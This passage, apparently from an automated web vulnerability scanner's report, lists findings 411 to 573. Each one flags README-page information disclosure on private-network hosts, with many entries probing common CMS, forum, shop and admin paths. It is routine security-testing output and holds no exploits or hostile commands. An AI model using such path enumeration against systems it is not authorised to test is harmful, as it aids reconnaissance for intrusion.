	Payload	readme
411/573	Target	http://192.168.105.197:8008/phpBB/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpBB/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
412/573	Target	http://192.168.105.197:8008/phpBB2/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpBB2/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
413/573	Target	http://192.168.105.197:8008/phpnuke/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpnuke/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
414/573	Target	http://192.168.105.197:8008/sqlnet/readme
	Vulnerability details	Target http://192.168.105.197:8008/sqlnet/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
415/573	Target	http://192.168.105.197:8008/vb/readme
	Vulnerability details	Target http://192.168.105.197:8008/vb/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
416/573	Target	http://192.168.105.197:8008/vbulletin/readme
	Vulnerability details	Target http://192.168.105.197:8008/vbulletin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
417/573	Target	http://192.168.105.197:8008/wwwboard/readme
	Vulnerability details	Target http://192.168.105.197:8008/wwwboard/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
418/573	Target	http://192.168.105.197:8008/zope/readme
	Vulnerability details	Target http://192.168.105.197:8008/zope/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
419/573	Target	http://192.168.105.197:8008/viewcvs/readme
	Vulnerability details	Target http://192.168.105.197:8008/viewcvs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
420/573	Target	http://192.168.105.197:8008/nagios/readme
	Vulnerability details	Target http://192.168.105.197:8008/nagios/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
421/573	Target	http://192.168.105.197:8008/cacti/readme
	Vulnerability details	Target http://192.168.105.197:8008/cacti/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
422/573	Target	http://192.168.105.197:8008/munin/readme

	Vulnerability details	Target http://192.168.105.197:8008/munin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
423/573	Target	http://192.168.105.197:8008/zenoss/readme
	Vulnerability details	Target http://192.168.105.197:8008/zenoss/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
424/573	Target	http://192.168.105.197:8008/cubecart/readme
	Vulnerability details	Target http://192.168.105.197:8008/cubecart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
425/573	Target	http://192.168.105.197:8008/cc/readme
	Vulnerability details	Target http://192.168.105.197:8008/cc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
426/573	Target	http://192.168.105.197:8008/cpg/readme
	Vulnerability details	Target http://192.168.105.197:8008/cpg/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
427/573	Target	http://192.168.105.197:8008/coppermine/readme
	Vulnerability details	Target http://192.168.105.197:8008/coppermine/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
428/573	Target	http://192.168.105.197:8008/4images/readme
	Vulnerability details	Target http://192.168.105.197:8008/4images/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

429/573	Target	http://192.168.105.197:8008/cart/readme
	Vulnerability details	Target http://192.168.105.197:8008/cart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
430/573	Target	http://192.168.105.197:8008/SugarCRM/readme
	Vulnerability details	Target http://192.168.105.197:8008/SugarCRM/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
431/573	Target	http://192.168.105.197:8008/gallery/readme
	Vulnerability details	Target http://192.168.105.197:8008/gallery/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
432/573	Target	http://192.168.105.197:8008/joomla/readme
	Vulnerability details	Target http://192.168.105.197:8008/joomla/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
433/573	Target	http://192.168.105.197:8008/drupal/readme
	Vulnerability details	Target http://192.168.105.197:8008/drupal/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
434/573	Target	http://192.168.105.197:8008/oscommerce/readme
	Vulnerability details	Target http://192.168.105.197:8008/oscommerce/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
435/573	Target	http://192.168.105.197:8008/zencart/readme
	Vulnerability details	Target http://192.168.105.197:8008/zencart/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
436/573	Target	http://192.168.105.197:8008/eticket/readme
	Vulnerability details	Target http://192.168.105.197:8008/eticket/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
437/573	Target	http://192.168.105.197:8008/moodle/readme
	Vulnerability details	Target http://192.168.105.197:8008/moodle/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
438/573	Target	http://192.168.105.197:8008/piwik/readme
	Vulnerability details	Target http://192.168.105.197:8008/piwik/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
439/573	Target	http://192.168.105.197:8008/zenphoto/readme
	Vulnerability details	Target http://192.168.105.197:8008/zenphoto/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
440/573	Target	http://192.168.105.197:8008/nusoap/readme
	Vulnerability details	Target http://192.168.105.197:8008/nusoap/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
441/573	Target	http://192.168.105.197:8008/tinymce/readme
	Vulnerability details	Target http://192.168.105.197:8008/tinymce/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
442/573	Target	http://192.168.105.197:8008/firephp/readme
	Vulnerability details	Target http://192.168.105.197:8008/firephp/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
443/573	Target	http://192.168.105.197:8008/wordpress/readme
	Vulnerability details	Target http://192.168.105.197:8008/wordpress/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
444/573	Target	http://192.168.105.197:8008/bbpress/readme
	Vulnerability details	Target http://192.168.105.197:8008/bbpress/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
445/573	Target	http://192.168.105.197:8008/zenpage/readme
	Vulnerability details	Target http://192.168.105.197:8008/zenpage/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
446/573	Target	http://192.168.105.197:8008/openx/readme
	Vulnerability details	Target http://192.168.105.197:8008/openx/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
447/573	Target	http://192.168.105.197:8008/mambo/readme
	Vulnerability details	Target http://192.168.105.197:8008/mambo/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
448/573	Target	http://192.168.105.197:8008/buddypress/readme
	Vulnerability details	Target http://192.168.105.197:8008/buddypress/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
449/573	Target	http://192.168.105.197:8008/aMember/readme

	Vulnerability details	Target http://192.168.105.197:8008/aMember/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
450/573	Target	http://192.168.105.197:8008/ATutor/readme
	Vulnerability details	Target http://192.168.105.197:8008/ATutor/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
451/573	Target	http://192.168.105.197:8008/b2evolution/readme
	Vulnerability details	Target http://192.168.105.197:8008/b2evolution/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
452/573	Target	http://192.168.105.197:8008/autocms/readme
	Vulnerability details	Target http://192.168.105.197:8008/autocms/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
453/573	Target	http://192.168.105.197:8008/bitweaver/readme
	Vulnerability details	Target http://192.168.105.197:8008/bitweaver/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
454/573	Target	http://192.168.105.197:8008/bmforum/readme
	Vulnerability details	Target http://192.168.105.197:8008/bmforum/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
455/573	Target	http://192.168.105.197:8008/cerberus/readme
	Vulnerability details	Target http://192.168.105.197:8008/cerberus/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

456/573	Target	http://192.168.105.197:8008/ckeditor/readme
	Vulnerability details	Target http://192.168.105.197:8008/ckeditor/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
457/573	Target	http://192.168.105.197:8008/cmsmadesimple/readme
	Vulnerability details	Target http://192.168.105.197:8008/cmsmadesimple/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
458/573	Target	http://192.168.105.197:8008/cs-cart/readme
	Vulnerability details	Target http://192.168.105.197:8008/cs-cart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
459/573	Target	http://192.168.105.197:8008/cs-whois/readme
	Vulnerability details	Target http://192.168.105.197:8008/cs-whois/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
460/573	Target	http://192.168.105.197:8008/cutenews/readme
	Vulnerability details	Target http://192.168.105.197:8008/cutenews/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
461/573	Target	http://192.168.105.197:8008/deluxebb/readme
	Vulnerability details	Target http://192.168.105.197:8008/deluxebb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
462/573	Target	http://192.168.105.197:8008/dchat/readme
	Vulnerability details	Target http://192.168.105.197:8008/dchat/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
463/573	Target	http://192.168.105.197:8008/phpFreeChat/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpFreeChat/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
464/573	Target	http://192.168.105.197:8008/livechat/readme
	Vulnerability details	Target http://192.168.105.197:8008/livechat/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
465/573	Target	http://192.168.105.197:8008/livezilla/readme
	Vulnerability details	Target http://192.168.105.197:8008/livezilla/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
466/573	Target	http://192.168.105.197:8008/trac/readme
	Vulnerability details	Target http://192.168.105.197:8008/trac/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
467/573	Target	http://192.168.105.197:8008/e107/readme
	Vulnerability details	Target http://192.168.105.197:8008/e107/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
468/573	Target	http://192.168.105.197:8008/ezPublish/readme
	Vulnerability details	Target http://192.168.105.197:8008/ezPublish/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
469/573	Target	http://192.168.105.197:8008/FusionBB/readme
	Vulnerability details	Target http://192.168.105.197:8008/FusionBB/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
470/573	Target	http://192.168.105.197:8008/geeklog/readme
	Vulnerability details	Target http://192.168.105.197:8008/geeklog/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
471/573	Target	http://192.168.105.197:8008/ImageVue/readme
	Vulnerability details	Target http://192.168.105.197:8008/ImageVue/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
472/573	Target	http://192.168.105.197:8008/kayako/readme
	Vulnerability details	Target http://192.168.105.197:8008/kayako/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
473/573	Target	http://192.168.105.197:8008/mantis/readme
	Vulnerability details	Target http://192.168.105.197:8008/mantis/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
474/573	Target	http://192.168.105.197:8008/mint/readme
	Vulnerability details	Target http://192.168.105.197:8008/mint/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
475/573	Target	http://192.168.105.197:8008/multihost/readme
	Vulnerability details	Target http://192.168.105.197:8008/multihost/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
476/573	Target	http://192.168.105.197:8008/mybb/readme

	Vulnerability details	Target http://192.168.105.197:8008/mybb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
477/573	Target	http://192.168.105.197:8008/opencart/readme
	Vulnerability details	Target http://192.168.105.197:8008/opencart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
478/573	Target	http://192.168.105.197:8008/osTicket/readme
	Vulnerability details	Target http://192.168.105.197:8008/osTicket/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
479/573	Target	http://192.168.105.197:8008/photopost/readme
	Vulnerability details	Target http://192.168.105.197:8008/photopost/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
480/573	Target	http://192.168.105.197:8008/phpAddressBook/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpAddressBook/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
481/573	Target	http://192.168.105.197:8008/phpfusion/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpfusion/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
482/573	Target	http://192.168.105.197:8008/phpgedview/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpgedview/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

483/573	Target	http://192.168.105.197:8008/PHPizabi/readme
	Vulnerability details	Target http://192.168.105.197:8008/PHPizabi/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
484/573	Target	http://192.168.105.197:8008/phplinks/readme
	Vulnerability details	Target http://192.168.105.197:8008/phplinks/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
485/573	Target	http://192.168.105.197:8008/phplist/readme
	Vulnerability details	Target http://192.168.105.197:8008/phplist/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
486/573	Target	http://192.168.105.197:8008/phpmyfaq/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpmyfaq/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
487/573	Target	http://192.168.105.197:8008/phponline/readme
	Vulnerability details	Target http://192.168.105.197:8008/phponline/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
488/573	Target	http://192.168.105.197:8008/phpshop/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpshop/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
489/573	Target	http://192.168.105.197:8008/pligg/readme
	Vulnerability details	Target http://192.168.105.197:8008/pligg/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
490/573	Target	http://192.168.105.197:8008/pmwiki/readme
	Vulnerability details	Target http://192.168.105.197:8008/pmwiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
491/573	Target	http://192.168.105.197:8008/postnuke/readme
	Vulnerability details	Target http://192.168.105.197:8008/postnuke/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
492/573	Target	http://192.168.105.197:8008/punbb/readme
	Vulnerability details	Target http://192.168.105.197:8008/punbb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
493/573	Target	http://192.168.105.197:8008/runcms/readme
	Vulnerability details	Target http://192.168.105.197:8008/runcms/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
494/573	Target	http://192.168.105.197:8008/serendipity/readme
	Vulnerability details	Target http://192.168.105.197:8008/serendipity/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
495/573	Target	http://192.168.105.197:8008/smf/readme
	Vulnerability details	Target http://192.168.105.197:8008/smf/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
496/573	Target	http://192.168.105.197:8008/ipb/readme
	Vulnerability details	Target http://192.168.105.197:8008/ipb/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
497/573	Target	http://192.168.105.197:8008/sphider/readme
	Vulnerability details	Target http://192.168.105.197:8008/sphider/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
498/573	Target	http://192.168.105.197:8008/typolight/readme
	Vulnerability details	Target http://192.168.105.197:8008/typolight/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
499/573	Target	http://192.168.105.197:8008/ubb_threads/readme
	Vulnerability details	Target http://192.168.105.197:8008/ubb_threads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
500/573	Target	http://192.168.105.197:8008/ultrastats/readme
	Vulnerability details	Target http://192.168.105.197:8008/ultrastats/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
501/573	Target	http://192.168.105.197:8008/vanilla/readme
	Vulnerability details	Target http://192.168.105.197:8008/vanilla/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
502/573	Target	http://192.168.105.197:8008/videodb/readme
	Vulnerability details	Target http://192.168.105.197:8008/videodb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
503/573	Target	http://192.168.105.197:8008/xoops/readme

	Vulnerability details	Target http://192.168.105.197:8008/xoops/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
504/573	Target	http://192.168.105.197:8008/x-cart/readme
	Vulnerability details	Target http://192.168.105.197:8008/x-cart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
505/573	Target	http://192.168.105.197:8008/alegrocart/readme
	Vulnerability details	Target http://192.168.105.197:8008/alegrocart/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
506/573	Target	http://192.168.105.197:8008/dotproject/readme
	Vulnerability details	Target http://192.168.105.197:8008/dotproject/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
507/573	Target	http://192.168.105.197:8008/fluxbb/readme
	Vulnerability details	Target http://192.168.105.197:8008/fluxbb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
508/573	Target	http://192.168.105.197:8008/interspire/readme
	Vulnerability details	Target http://192.168.105.197:8008/interspire/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
509/573	Target	http://192.168.105.197:8008/magento/readme
	Vulnerability details	Target http://192.168.105.197:8008/magento/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

510/573	Target	http://192.168.105.197:8008/lifetype/readme
	Vulnerability details	Target http://192.168.105.197:8008/lifetype/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
511/573	Target	http://192.168.105.197:8008/minibb/readme
	Vulnerability details	Target http://192.168.105.197:8008/minibb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
512/573	Target	http://192.168.105.197:8008/modx/readme
	Vulnerability details	Target http://192.168.105.197:8008/modx/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
513/573	Target	http://192.168.105.197:8008/prestashop/readme
	Vulnerability details	Target http://192.168.105.197:8008/prestashop/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
514/573	Target	http://192.168.105.197:8008/silverstripe/readme
	Vulnerability details	Target http://192.168.105.197:8008/silverstripe/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
515/573	Target	http://192.168.105.197:8008/tikiwiki/readme
	Vulnerability details	Target http://192.168.105.197:8008/tikiwiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
516/573	Target	http://192.168.105.197:8008/mediawiki/readme
	Vulnerability details	Target http://192.168.105.197:8008/mediawiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
517/573	Target	http://192.168.105.197:8008/dokuwiki/readme
	Vulnerability details	Target http://192.168.105.197:8008/dokuwiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
518/573	Target	http://192.168.105.197:8008/piwigo/readme
	Vulnerability details	Target http://192.168.105.197:8008/piwigo/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
519/573	Target	http://192.168.105.197:8008/phpCollab/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpCollab/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
520/573	Target	http://192.168.105.197:8008/phpads/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
521/573	Target	http://192.168.105.197:8008/noah/readme
	Vulnerability details	Target http://192.168.105.197:8008/noah/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
522/573	Target	http://192.168.105.197:8008/redmine/readme
	Vulnerability details	Target http://192.168.105.197:8008/redmine/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
523/573	Target	http://192.168.105.197:8008/flyspray/readme
	Vulnerability details	Target http://192.168.105.197:8008/flyspray/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
524/573	Target	http://192.168.105.197:8008/dolphin/readme
	Vulnerability details	Target http://192.168.105.197:8008/dolphin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
525/573	Target	http://192.168.105.197:8008/twiki/readme
	Vulnerability details	Target http://192.168.105.197:8008/twiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
526/573	Target	http://192.168.105.197:8008/vtiger/readme
	Vulnerability details	Target http://192.168.105.197:8008/vtiger/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
527/573	Target	http://192.168.105.197:8008/owa/readme
	Vulnerability details	Target http://192.168.105.197:8008/owa/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
528/573	Target	http://192.168.105.197:8008/mrtg/readme
	Vulnerability details	Target http://192.168.105.197:8008/mrtg/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
529/573	Target	http://192.168.105.197:8008/squirrel/readme
	Vulnerability details	Target http://192.168.105.197:8008/squirrel/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
530/573	Target	http://192.168.105.197:8008/squirrelmail/readme

	Vulnerability details	Target http://192.168.105.197:8008/squirrelmail/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
531/573	Target	http://192.168.105.197:8008/roundcube/readme
	Vulnerability details	Target http://192.168.105.197:8008/roundcube/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
532/573	Target	http://192.168.105.197:8008/atmail/readme
	Vulnerability details	Target http://192.168.105.197:8008/atmail/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
533/573	Target	http://192.168.105.197:8008/whmcs/readme
	Vulnerability details	Target http://192.168.105.197:8008/whmcs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
534/573	Target	http://192.168.105.197:8008/ibill/readme
	Vulnerability details	Target http://192.168.105.197:8008/ibill/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
535/573	Target	http://192.168.105.197:8008/ccbill/readme
	Vulnerability details	Target http://192.168.105.197:8008/ccbill/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
536/573	Target	http://192.168.105.197:8008/juddi/readme
	Vulnerability details	Target http://192.168.105.197:8008/juddi/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

537/573	Target	http://192.168.105.197:8008/anoncvs/readme
	Vulnerability details	Target http://192.168.105.197:8008/anoncvs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
538/573	Target	http://192.168.105.197:8008/tomcat/readme
	Vulnerability details	Target http://192.168.105.197:8008/tomcat/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
539/573	Target	http://192.168.105.197:8008/bugzilla/readme
	Vulnerability details	Target http://192.168.105.197:8008/bugzilla/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
540/573	Target	http://192.168.105.197:8008/django/readme
	Vulnerability details	Target http://192.168.105.197:8008/django/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
541/573	Target	http://192.168.105.197:8008/moinmoin/readme
	Vulnerability details	Target http://192.168.105.197:8008/moinmoin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
542/573	Target	http://192.168.105.197:8008/xampp/readme
	Vulnerability details	Target http://192.168.105.197:8008/xampp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
543/573	Target	http://192.168.105.197:8008/cfdocs/readme
	Vulnerability details	Target http://192.168.105.197:8008/cfdocs/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
544/573	Target	http://192.168.105.197:8008/CFIDE/readme
	Vulnerability details	Target http://192.168.105.197:8008/CFIDE/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
545/573	Target	http://192.168.105.197:8008/jrun/readme
	Vulnerability details	Target http://192.168.105.197:8008/jrun/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
546/573	Target	http://192.168.105.197:8008/forum/readme
	Vulnerability details	Target http://192.168.105.197:8008/forum/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
547/573	Target	http://192.168.105.197:8008/blog/readme
	Vulnerability details	Target http://192.168.105.197:8008/blog/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
548/573	Target	http://192.168.105.197:8008/help/readme
	Vulnerability details	Target http://192.168.105.197:8008/help/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
549/573	Target	http://192.168.105.197:8008/poll/readme
	Vulnerability details	Target http://192.168.105.197:8008/poll/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
550/573	Target	http://192.168.105.197:8008/support/readme
	Vulnerability details	Target http://192.168.105.197:8008/support/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
551/573	Target	http://192.168.105.197:8008/register/readme
	Vulnerability details	Target http://192.168.105.197:8008/register/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
552/573	Target	http://192.168.105.197:8008/tracker/readme
	Vulnerability details	Target http://192.168.105.197:8008/tracker/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
553/573	Target	http://192.168.105.197:8008/software/readme
	Vulnerability details	Target http://192.168.105.197:8008/software/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
554/573	Target	http://192.168.105.197:8008/category/readme
	Vulnerability details	Target http://192.168.105.197:8008/category/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
555/573	Target	http://192.168.105.197:8008/appengine/readme
	Vulnerability details	Target http://192.168.105.197:8008/appengine/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
556/573	Target	http://192.168.105.197:8008/symfony/readme
	Vulnerability details	Target http://192.168.105.197:8008/symfony/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
557/573	Target	http://192.168.105.197:8008/webstats/readme

	Vulnerability details	Target http://192.168.105.197:8008/webstats/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
558/573	Target	http://192.168.105.197:8008/webmail/readme
	Vulnerability details	Target http://192.168.105.197:8008/webmail/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
559/573	Target	http://192.168.105.197:8008/cpanel/readme
	Vulnerability details	Target http://192.168.105.197:8008/cpanel/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
560/573	Target	http://192.168.105.197:8008/mail/readme
	Vulnerability details	Target http://192.168.105.197:8008/mail/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
561/573	Target	http://192.168.105.197:8008/email/readme
	Vulnerability details	Target http://192.168.105.197:8008/email/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
562/573	Target	http://192.168.105.197:8008/mailman/readme
	Vulnerability details	Target http://192.168.105.197:8008/mailman/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
563/573	Target	http://192.168.105.197:8008/WebApplication1/readme
	Vulnerability details	Target http://192.168.105.197:8008/WebApplication1/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

564/573	Target	http://192.168.105.197:8008/WebApplication2/readme
	Vulnerability details	Target http://192.168.105.197:8008/WebApplication2/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
565/573	Target	http://192.168.105.197:8008/WebApplication3/readme
	Vulnerability details	Target http://192.168.105.197:8008/WebApplication3/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
566/573	Target	http://192.168.105.197:8008/statics/readme
	Vulnerability details	Target http://192.168.105.197:8008/statics/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
567/573	Target	http://192.168.105.196:81/phpmyadmin/readme
	Vulnerability details	Target http://192.168.105.196:81/phpmyadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
568/573	Target	http://192.168.105.196:81/dvwa/readme.txt
	Vulnerability details	Target http://192.168.105.196:81/dvwa/readme.txt has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme.txt
569/573	Target	http://192.168.105.200/dvwa/README
	Vulnerability details	Target http://192.168.105.200/dvwa/README has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	README
570/573	Target	http://192.168.105.200/twiki/readme
	Vulnerability details	Target http://192.168.105.200/twiki/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
571/573	Target	http://192.168.105.200/phpMyAdmin/readme
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
572/573	Target	http://192.168.105.200/icons/README
	Vulnerability details	Target http://192.168.105.200/icons/README has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	README
573/573	Target	http://192.168.105.200/tikiwiki/README
